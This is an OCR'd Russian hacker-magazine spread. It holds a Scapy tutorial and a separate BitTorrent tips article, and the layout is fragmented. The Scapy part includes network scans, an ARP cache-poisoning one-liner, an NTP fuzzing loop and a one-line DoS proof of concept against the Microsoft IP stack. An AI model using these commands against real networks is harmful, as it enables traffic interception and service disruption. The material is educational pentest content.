Прежде чем конструировать первый пакет, необходимо понять для себя несколько вещей:

1. Каждый пакет — это объект, у которого есть поля-атрибуты для редактирования, а также методы для различных действий с ним.
2. Scapy может работать на разных уровнях модели OSI: втором и третьем. Важно понимать, что данные с запросом DNS сначала инкапсулируются внутрь UDP-пакета (потому как протокол DNS использует для передачи данных UDP), далее уже UDP-пакет инкапсулируется внутрь IP-пакета, и в конце концов эта сборная солянка размещается внутри Ethernet-фрейма. Получается слоеный пирог, о чем стоит помнить, когда работаешь со Scapy.

Наш первый сетеваой пакет, как и все остальные, разделен на слои, и каждый слой представляется в Python/Scapy как экземпляр объекта. Мы можем создать объект для каждого слоя, опционально задать некоторые параметры и объединить их в один пакет. В качестве примера создадим TCP/IP-пакет для 22 порта.

```
>>> a=IP( ) (1)
>>> a
<IP  |>
>>> a.ttl (2)
64
>>> a.ttl=32 (3)
>>> a
<IP  ttl=32 |>
>>> b=TCP(dport=22) (4)
>>> c=a/b (5)
>>> c
<IP  frag=0 ttl=32 proto=TCP
|<TCP  dport=ssh |>>
```

Сначала (1) действием мы создаем экземпляр IP-пакета и сохраняем его в переменную a. Важно, что все значения IP-пакета выставляются по умолчанию — это делает сама Scapy. Причем значения по умолчанию не отображаются пользователю далее, когда он просит интерпретатор вывести его параметры. Посмотреть значение нужного поля можно, обратившись к атрибуту нужного объекта (2). Изменим его на значение 32 (3) и с помощью следующей команды убедимся, что изменение прошло успешно. Далее создадим TCP-слой, присвоив его переменной b и установив значение поля dport (порт назначения) равным 22. Далее слепим вместе переменные a и b, используя оператор /, чтобы получить готовый TCP/IP-пакет, к которому можно обратиться через переменную c. Заметь, что некоторые поля IP автоматически поменяли значения, чтобы инкапсулировать TCP-слой. Тут стоит сказать, что значения полей вовсе необязательно должны быть корректными — указав заведомо неверное значение для одного или нескольких полей, мы очень просто получаем готовый фаззер (о фаззинге поговорим ниже)! В конце концов, никто не заставляет создавать кучу переменных для каждых слоев, все можно уместить в рамках одной строки:

```
a=Ether()/IP(dst="www.xakep.ru)/
TCP()/"GET /index.html HTTP/1.0
\n\n"
```

В этом примере мы добавляем еще один слой — канальный, на котором передаются фреймы Ethernet.





▸ warning

При всем функционале, надо признать, что у Scapy есть и ряд недостатков. Прежде всего, стоит помнить, что тулза написана на Python с несколькими уровнями абстракции, и работает это не очень быстро. Скорость передачи пакетов в 6 Мбит/с — пожалуй, верхний предел. Более того, в случае работы с большим количеством пакетов может потребоваться много памяти.



▸ dvd

Все, что нужно для работы со Scapy, ты найдешь на нашем DVD. Там же будут примеры сценариев для различных приемов (например, DNS-спуфинг), а также примеры Python-сценариев с использованием Scapy как модуля.



ВИЗУАЛИАЗАЦИЯ ПЕРЕХВАЧЕННЫХ ДАННЫХ СТАНОВИТСЯ ДОСТУПНОЙ ПОСЛЕ УСТАНОВКИ ДОПОЛНИТЕЛЬНЫХ МОДУЛЕЙ

СОЗДАЕМ ПОСЛЕДОВАТЕЛЬНОСТИ ПАКЕТОВ

Ровно как и обычный пакет, несложно создать и последовательности пакетов. За примером использования далеко ходить не нужно, ведь создав последовательность TCP-пакетов на различные порты, мы получаем готовый порт-сканер. И от этого лишь радужнее тот факт, что последовательность пакетов можно создать одной строчкой, указав для конкретного поля не значение, а массив из нескольких значений. Пакеты, созданные подобным образом, называются неявными.

```
>>> pkts = IP(ttl=[1,3,5,(7,10)])/TCP( )
>>> pkts
<IP  frag=0 ttl=[1, 3, 5, (7, 10)]
proto=TCP |<TCP  |>>
>>> [pkt for pkt in pkts]
[<IP  frag=0 ttl=1 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=3 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=5 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=7 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=8 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=9 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=10 proto=TCP |<TCP  |>>]
```


В итоге получаем семь TCP/IP-пакетов с TTL 1, 3, 5, 7, 8, 9 и 10.

```
>>> IP(dst="192.168.*.1-10")/ICMP( )
<IP  frag=0 proto=ICMP dst=<Net 192.168.0-
2.*> |<ICMP  |>>
```

С помощью десяти созданных ICMP-пакетов мы простым пингом сканируем первых десять адресов каждой из подсетей 192.168.

```
>>> IP(dst="192.168.4.0/24")/
TCP(dport=(0,1024))
<IP  frag=0 proto=TCP dst=<Net
192.168.4.0/24> |<TCP  dport=(0, 1024) |>>
```

Всего одна строка нужна, чтобы выполнить TCP SYN всех привилегированных портов (от 0 до 1024) в подсети 192.168.4.0/24. По сути, для любого сканирования нам надо взять какое-то конкретное поле и пройтись по всем возможным и интересным для нас назначениям. Если пройтись по портам назначения TCP, то получаем различного рода сканер TCP-портов, в зависимости от флагов, которые будем отсылать в пакете. Если отправлять пакеты на удаленный IP-адрес по ICMP, TCP или ARP, получаем соответственно TCP-пинг, ICMP-пинг и ARP-пинг. А если сканировать значения TTL, то получаем утилиту traceroute. Словом, можно сделать очень многое, и все зависит от твоего воображения.



РЕЗУЛЬТАТ 3D-МОДЕЛИРОВАНИЯ TRACEROUTE'A

ПРИЕМ-ОТПРАВКА ПАКЕТОВ

Как конструировать пакеты из нескольких уровней, мы разобрались. Теперь осталось за малым — отправить пакеты в сеть и, возможно, получить на них ответ. Как я уже сказал выше, Scapy может работать на двух разных уровнях сетевой модели OSI, для каждой из них используется своя функция для отправки. Функция send() отправит пакет на 3 уровне: она сама выберет нужный интерфейс и варианты роутинга. В качестве параметра надо указать пакет или переменную с уже сконструированным пакетом:

```
send(IP(dst="1.2.3.4")/ICMP())
```

Функция sendp() работает на втором уровне, поэтому выбор правильного интерфейса и протокола будет на тебе.

SEND(IP(DST=»1.2.3.4»)/ICMP())

```
>>> sendp(Ether()/
IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
```

Тут надо сказать, что на практике гораздо чаще встречаются ситуации, когда нужно не только отправить пакет, но и принять ответ от удаленной стороны. Поэтому в Scapy разумнее использовать специальную функцию для отправки (send) и приема (recieve) пакетов sr(). Эта функция возвращает два набора: первый — из отправленных пакетов и полученных на них ответов; второй — набор пакетов, ответы на которые не были получены. Другая функция sr1() является вариацией первой с той лишь разницей, что принимает только один ответный пакет. Надо сказать, что эти функции работают на третьем уровне, поэтому и пакеты должны быть соответствующих протоколов (IP, ARP). Если



РЕЗУЛЬТАТ ТОЛЬКО ЧТО СОЗДАННОЙ ARP PING'A

ты хочешь спуститься до второго уровня и оперировать напрямую пакетами Ethernet, 802.3, есть функция srp().

МУТИМ СКАНЕР ПОРТОВ

Теперь, когда мы умеем отправлять и принимать пакеты, разберем конкретные варианты использования Scapy. Начнем со сканера портов. О том, как сгенерировать пакеты для TCP-сканирования портов, мы уже говорили. Давай посмотрим теперь, как объединить это с обработкой результата. Сканирование с помощью ACK-пакетов легко реализуется командой:

```
>>> ans,unans =
sr(IP(dst="www.xakep.com")/
TCP(dport=[80,666],flags="A"))
```

Нужный эффект нам дает использование флага А. Далее легко получаем список открытых портов из массива с принятыми ответами:

```
>>> for s,r in ans:
... if s[TCP].dport == r[TCP].
sport:
... print str(s[TCP].dport) + "
is unfiltered"
```

Если ответ не получен, вероятно, порт закрыт. Поэтому просто отображаем на экран номера портов из запросов, на которые ответа не последовало:

```
>>> for s in unans:
... print str(s[TCP].dport) + "
is filtered"
```

ПОИСК ЖИВЫХ ХОСТОВ В СЕТИ

Еще одна конкретная задача — найти все активные машины в локальной сети. Самый быстрый способ — использовать метод ARP Ping'а (обычно для этого используется уже готовая утилита arping). Напомню, что протокол ARP используется в сети для определения MAC-адреса по заданному IP-адресу. Смысл ARP Ping'а заключается в том, чтобы спросить все хосты в локальном сегменте их IP-адрес:

```
>>> ans,unans=srp(Ether(dst="ff:
ff:ff:ff:ff:ff")/ARP(pdst="192.16
8.1.0/24"),timeout=2)
```

Получаем ответы на широковещательный ARP-запрос и выводим результат в удобочитаемой форме:

```
ans.summary(lambda (s,r):
r.sprintf("%Ether.src% %ARP.
psrc%") )
```

В Scapy есть уже реализованная функция arping(), которая реализует тже самое. В качестве параметра ей необходимо лишь указать сегмент сети: arping(«192.168.1.*») Другой вариант найти активные хосты в сети — банально пропинговать каждый узел в заданном диапазоне, что легко выполняется командой, отправляющей в сеть ICMP-запросы:

```
>>>
ans,unans=sr(IP(dst="192.168.1.1-
254")/ICMP())
```

Список живых хостов получаем из массива с ответами:

```
>>> ans.summary(lambda (s,r):
r.sprintf("%IP.src% is alive") )
```

Если протокол ICMP блокируется, можно попробовать использовать различные TCP Ping'и, например, с помощью TCP SYN:

```
>>> ans,unans=sr(
IP(dst="192.168.1.*")/
TCP(dport=80,flags="S") )
```

Любой ответ будет означать, что узел активен.

ARP-СПУФИНГ

Не составит труда и использовать классический прием ARP cache poisoning, о котором мы вспоминали буквально в предыдущем номере, в статье «Вскрываем SSL». Смысл в том, чтобы путем засорения ARP-кеша клиента, заставить его в качестве шлюза использовать совершенно другой узел — где мы легко можем установить снифер. Делается это так:

```
>>> send( Ether(dst=clientMAC)/
ARP(op="who-has", psrc=gateway,
pdst=client),
inter=RandNum(10,40), loop=1 )
```

Впрочем, Scapy позволяет не заморачиваться и использовать уже реализованную функцию arpcachepoison (), указав в качестве первого параметра свой MAC-адрес, а в качестве второго — IP жертвы.

FUZZING

Сам прием фаззинга прост, как дважды два: «подставить в каком-нибудь месте такое значение, которого быть не может, и посмотреть, что будет». Скажем, если флаг в каком-то поле пакета может принимать зна-

Дополнительные модули SCAPY

Если в систему дополнительно установить Pyx и MikTex, то Scapy позволит построить 2D-графики и экспортировать их формат PDF:

```
>>> p=IP()/ICMP()
>>> p.pdfdump(«test.pdf»)
```


Процесс передачи пакетов можно отобразить и в виде 3D-диаграммы. Для этого потребуется VPython и следующая команда:

```
>>> a,u=traceroute([«www.python.org», «google.com»,»slashdot.org»])
>>> a.trace3D()
```

У Scapy нет встроенных функций для определения типа ОС на удаленном хосте, но зато есть возможность использовать всю мощь утилит Nmap и Queso (их предварительно нужно установить в систему:

```
>>> nmap_fp(«192.168.0.1»)
Begin emission:
Finished to send 8 packets.
```

Received 19 packets, got 4 answers, remaining 4 packets
(0.88749999999999996, ['Draytek Vigor 2000 ISDN router'])



ПИШЕМ ARP МОНИТОР, ПОДКЛЮЧИВ SCAPY КАК МОДУЛЬ PYTHON'A



links

• Версия Scapy для IPv6: namabiiru.hongo.wide.ad.jp/scapy6

• Unit-тестирование для Scapy: secdev.org/projects/UTscapy.

• Инжектирование пакетов в Wifi: sid.rstack.org/index.php/Wifitap_EN.

чения 1,2,3, то можно послать 5 — и отследить реакцию. Как среагирует на такую подставу демон? А как клиент? В принципе некорректные значения можно подставлять и вручную, однако для большего удобства в Scapy реализована функция fuzz(), которая преобразует любой корректный пакет в пакет, специально заточенный для фаззинга. Фишка в том, что функция автоматически заменяет все поля (кроме случаев, когда значение поля должно быть подсчитано — например, поля с контрольными суммами) случайными значениями, но подходящими по размеру для этого поля. Разберем пример:

```
>>> send(IP(dst="target")/fuzz(UDP()/
NTP(version=4)),loop=1)
```

В этом случае IP-слой будет самым обычным, в то время как для UDP и NTP (это, кстати говоря, протокол сетевой синхронизации времени) будет использовать фаззинг. Причем контрольная сумма в UDP-пакете будет корректной, в качестве порта будет использоваться порт 123 (стандартный для NTP), а версия NTP будет установлена на 4 (т.к. она явно задана при создании пакета). Остальные поля будут заполнены случайными значениями.

СНИФИНГ

Не даром мы устанавливали WinPcap и модуль для работы с ним: в Scapy реализованы отличные возможности для снифинга данных. Основная функция — sniff (), в качестве параметров которой можно указать интерфейс для прослушки, задать фильтр и количество пакетов для перехвата. Если интерфейс не указан, снифинг производится по всем интерфейсам сразу. Вот так просто можно перехватить ICMP-трафик, связанный с хостом 66.35.250.151:

```
>>> sniff(filter="icmp and host
66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>> a=_
>>> a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-
request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-
request 0 / Raw
```


Обрати внимание, что отправку пакетов и снифинг можно провести всего один раз, а ответы и результат снифинга присвоить переменной, после чего делать с ней все что угодно. Столько раз — сколько потребуется. Получаем минимум активности, которая нас может спалить, и максимум возможностей по интерпретации. В нашем примере перехваченные пакеты мы помещаем в массив a, и теперь можем обратиться к любому пакету, просто указав его индекс: к примеру, a[1]. Метод nsummary(), как видишь, выводит общую характеристику перехваченных пакетов. Перехваченные данные в некоторых случаях удобнее просматривать и анализировать в удобном GUI-интерфейсе того же Wireshark'a. Для этого перехваченные пакеты рекомендую сохранить в файл в формате PCAP: wrpcap(«temp.cap»,pkts). Обратное действие осуществляется так: pkts = rdpcap(«temp.cap»).

РАЗ ПЛЮНУТЬ!

Самая главная фишка Scapy в том, что она позволяет обойтись без написания новой утилиты. Если для написания Proof of concept для DoS'a Microsoft'овского стека IP требовалось 115 строчек на C, то в Scapy это можно реализовать всего лишь одной строкой:

```
send(IP(dst="target",options="\x02\
x27"+"X"*38)/TCP())
```

С помощью Scapy реально сотворить все, что угодно. Хочешь сканер портов с нужной тебе логикой — легко. Добавить возможность fingerprint'a? Раз плюнуть. А, впрочем, почему использовать его только для пентеста? Перехватывая и обрабатывая пакеты, можно легко сварганить уникальную IDS-систему с триггерами на любые события. И самое главное — сделать это очень просто. Скажу больше — никто не обязывает тебя постоянно работать через интерпретатор. Scapy очень просто подключить к своему Python-сценарию как модуль и использовать все ее возможности на всю катушку!



ГЛЕБ ПОЛИКАРПОВ
/ GLEB.POLI@GMAIL.COM /

ПОДНОГОТНАЯ ТОРРЕНТОВ

ДЕСЯТОК СЕКРЕТОВ BITTORRENT, О КОТОРЫХ ТЫ НЕ ЗНАЛ

Скачать «горяченький» файл — подчас не такая простая задача. Обычные хостинги мрут, как мухи, не выдерживая нагрузки, файлобменники жадно клянчат деньги, а FTP-серваки не дают слить файл из-за ограничения по количеству пользователей. И только через BitTorrent можно не только закачать вкусняшку, но и сделать это максимально быстро. Еще большего удобства ты добьешься, воспользовавшись нашими советами.


Сегодня мы не будем говорить о банальных вещах. Новые серии сериалов теперь под силу даже домохозяйкам, по картинкам установившим какой-нибудь торрент-клиент. Намного интереснее разобраться, как управлять закачками с мобилы, получить аккаунты на приватных трекерах и автоматически скачивать свежие дистрибутивы программ. Вот этим и займемся!

ОБХОДИМСЯ БЕЗ КЛИЕНТА


Все чаще начинаю замечать, что некоторые эксклюзивные вещи становится возможным скачать только через torrent. Такие файлы обычно по разным причинам быстро удаляются с хостингов и файловых обменников. Да и просто обезумевшая свора пользователей нередко валит сервер или полностью расходует его лимит по трафику у хостера. Дома ничто не мешает воспользоваться любимым клиентом (например, uTorrent), но сам лично не раз сталкивался с ситуацией, когда файл кровь из носа нужно было скачать из совершенно левого места. Как вариант, на машине можно установить портируемый клиент, которых большинство, но есть способ проще. Слить нужный файл через торрент под силу одному лишь браузеру вкупе с онлайн инструментом BitLet (www.bitlet.org). Это очень простой сервис: надо лишь скопировать линк для торрента в единственное на странице поле, нажать на кнопку «Download torrent» и далее выбрать папку для сохранения файла на локальном диске. В большинстве случаев, начало закачки не заставит себя долго ждать. Секрет работы сайта в специальном Java-апплете, который и выполняет функции Torrent-клиента. Но отсюда же возникает и единственное требование: необ-



ЗАКАЧИВАЕМ ФАЙЛЫ ИЗ ТОРРЕНТОВ ПРЯМО ЧЕРЕЗ ЛЮБОЙ БРАУЗЕР



ВЕБ-ИНТЕРФЕЙС МАЛО ЧЕМ ОТЛИЧАЕТСЯ ОТ САМОГО UTORRENT'А, ЗАТО ПОДКЛЮЧИТЬСЯ К НЕМУ МОЖНО ОТКУДА УГОДНО



OPENTRACKERS — ТВОЙ ИНВАЙТ НА ЗАКРЫТЫЕ ТРЕКЕРЫ

ходимо позаботиться, чтобы для твоего браузера был установлен плагин Java VM.

РЕГИСТРИРУЕМСЯ НА ЗАКРЫТЫХ ТРЕКЕРАХ

Ни для кого не секрет, что для регистрации на закрытых торрент-трекерах нужны инвайты. Взять хотя бы легендарный Demonoid. Только где эти инвайты взять, если друзья о таких сервисах даже не слышали. На самом деле, полностью приватные трекеры — большая редкость. Многие из таких вот закрытых трекеров открывают свободную регистрацию в определенные дни недели или даже определенные часы. Уследить за этим довольно тяжело, муторно — в конце концов, не наш этот метод вручную заходить на сайт в надежде, что вот-вот там откроется регистрация. Не буду говорить по поводу того, что можно написать простенький скрипт, который сам все автоматически будет проверять. Но не скажу лишь потому, что уже давно сделали за нас создатели сервисов Trackerchecker.org и www.opentrackers.fr. Первый очень простой: скорее всего, какой-то гик его сделал для себя, а после открыл для всех желающих. Совсем другое дело — opentrackers. Тут ты не только можешь узнать о состоянии регистрации нужных тебе трекеров (а заодно и открыть для себя кучу новых), но и посмотреть конкретную статистику по каждому из них. А чтобы не пропустить «счастливые часы», тебе предлагается подписаться на общий для всех трекеров RSS-фид, либо на фид по конкретному ресурсу. Если присмотреться, то рядом с наиболее популярными трекерами есть небольшая иконка (например, у Demonoid'а или FileList.org), по которой можно перейти на сайты для обмена приглашениями. Обычно эти линки ведут на ветки каких-то форумов, поэтому для запроса приглашения придется предварительно зарегистрироваться. Кстати говоря, для обмена инвайтами есть даже специализированный ресурс — www.zeropaid.com.

РАБОТАЕМ БЕЗ ТРЕКЕРА

Увы, но трекеры зачастую оказываются недоступными. Крупных и известных трясут правообладатели, небольшие и приватные банально оказываются недоступными из-за проблем с хостингом. Сам протокол BitTorrent подразумевает обязательное участие трекера, но клиенты развиваются настолько быстро, что уже сами придумали дополнения для протокола. Так что клиенты могут работать вообще без трекера. Если в опциях программы есть указание на DHT — считай, так оно и есть. DHT (Distributed Hash Table, распределенная хэш-таблица) работает для разных p2p-технологий, но конкретно клиентам BitTorrent позволяет обойтись вообще без трекера. Иными словами, клиент сможет найти пиров, даже если трекер отключен или даже никогда не существовал. Кроме того, торренты можно размещать без трекера. У такого развития клиентов есть и ложка дегтя: в виду отсутствия стандарта нет единого понятия о том, как должна выглядеть таблица DHT. В результате, в нашем любимом µTorrent используется та же реализация DHT, что и в Mainline и BitComet, но, увы, несовместимая с Azureus. В любом случае, поддержку DHT в своем клиенте необходимо включить в обязательном порядке.

УДАЛЕННО УПРАВЛЯЕМ ЗАКАЧКАМИ ЧЕРЕЗ ВЕБ

Имея не очень широкий канал, мне удобнее закачивать файлы в момент моего отсутствия дома. Поэтому зачастую управлять закачками приходится удаленно. Конечно, ничто не ограничивает в использовании обычного RPD-клиента, но тут ты опять оказываешься привязанным к компьютеру. К счастью, есть способ вообще избавиться от каких-либо ограничений, установив для своего клиента веб-интерфейс. Одним из самых распространенных вариантов является связка нашего любимого uTorrent и специально разработанного веб-интерфейса WebUI (http://forum.utorrent.com/viewforum.php?id=20). Для установки надо лишь распаковать архив с последней версией WebUI прямо в папку uTorrent'а и далее включить его в настройках. После того, как активируешь веб-клиент соответствующей галочкой, тебе предложат ввести логин и пароль для доступа, сделать гостевую учетку, а также задать порт, на котором клиент будет принимать подключения. Вот, собственно, и все: теперь, чтобы обратиться к веб-интерфейсу, достаточно набрать в адресной строке http://<твой ip>:<указанный в настройках порт>/gui/. Неважно, откуда ты будешь пользовать веб-интерфейсом, неважно какой браузер будет использоваться — управлять закачками ты можешь хоть через мобильный браузер телефона (проверено на Opera Mini). Не забудь пробросить порты, если используешь маршрутизатор и разрешить входящие подключения для нужного порта в файрволе. Для большего удобства рекомендую обзавестись записью в каком-нибудь DynDNS-сервисе (например, dyndns.com), чтобы вместо своего IP вводить что-то moitorrent.dyndns.com.

Должен признать, что последняя версия WebUI вышла еще в 2008 году и содержит несколько неприятных ограничений. Впрочем, такой проект без развития долго оставаться не мог. Сейчас активно продвигается модификация WebUI WIP, версия для удобного просмотра с мобильных устройств uTorrent MiniUI, а также ряд других проектов, ссылки на которые ты найдешь в сноске.

JABBER И BITTORRENT

Конечно, веб-интерфейс — это вовсе не уникальная фишка uTorrent. Если говорить о популярном никсовом и маковском клиенте

Несколько полезных сервисов

• Сколько раз, скачав довольно большой файл, ты обнаруживал, что этот вовсе не вожделенная программа, а какой-то непонятный фейк? Вряд ли многим приходит в голову просто нагадить, а вот поднять рейтинг за счет якобы ценного файла горазды многие. Оградить себя от подделок просто: достаточно предварительно проверить подлинность файла, скормив его хэш (а он обязательно прописан в .torrent) специальному сервису — www.torrentspam.com.

• Инструментов для удобного поиска по торрентам рунета не так много. Зато есть замечательный сервис Baratro (baratro.ru), который индексирует торрент-файлы со многих других трекеров, в том числе и закрытых, и предоставляет возможность быстро искать нужные файлы, забыв о проблемах рейтинга.




▷ warning

Несмотря на дурную славу, BitTorrent — это лишь распределенная сеть для обмена файлами. Но надо понимать, что, используя его для загрузки вареза или пиратской версии фильма, ты нарушаешь закон. Автор и редакция это ни в коем случае не поощряют.



▷ dvd

На диске ты найдешь все упомянутые в программе утилиты, а также дополнения к ним.



ЧТОБЫ НЕ КАЧАТЬ ВСЕ ФАЙЛЫ ИЗ RSS-ФИДА, НАДО НАСТРОИТЬ ФИЛЬТРЫ

UREMOTE ПОЗВОЛЯЕТ УДАЛЕННО УПРАВЛЯТЬ ЗАКАЧКАМИ ЧЕРЕЗ WEBUI, НО С ПОМОЩЬЮ ОБЫЧНОГО ДЕСКТОПНОГО ПРИЛОЖЕНИЯ

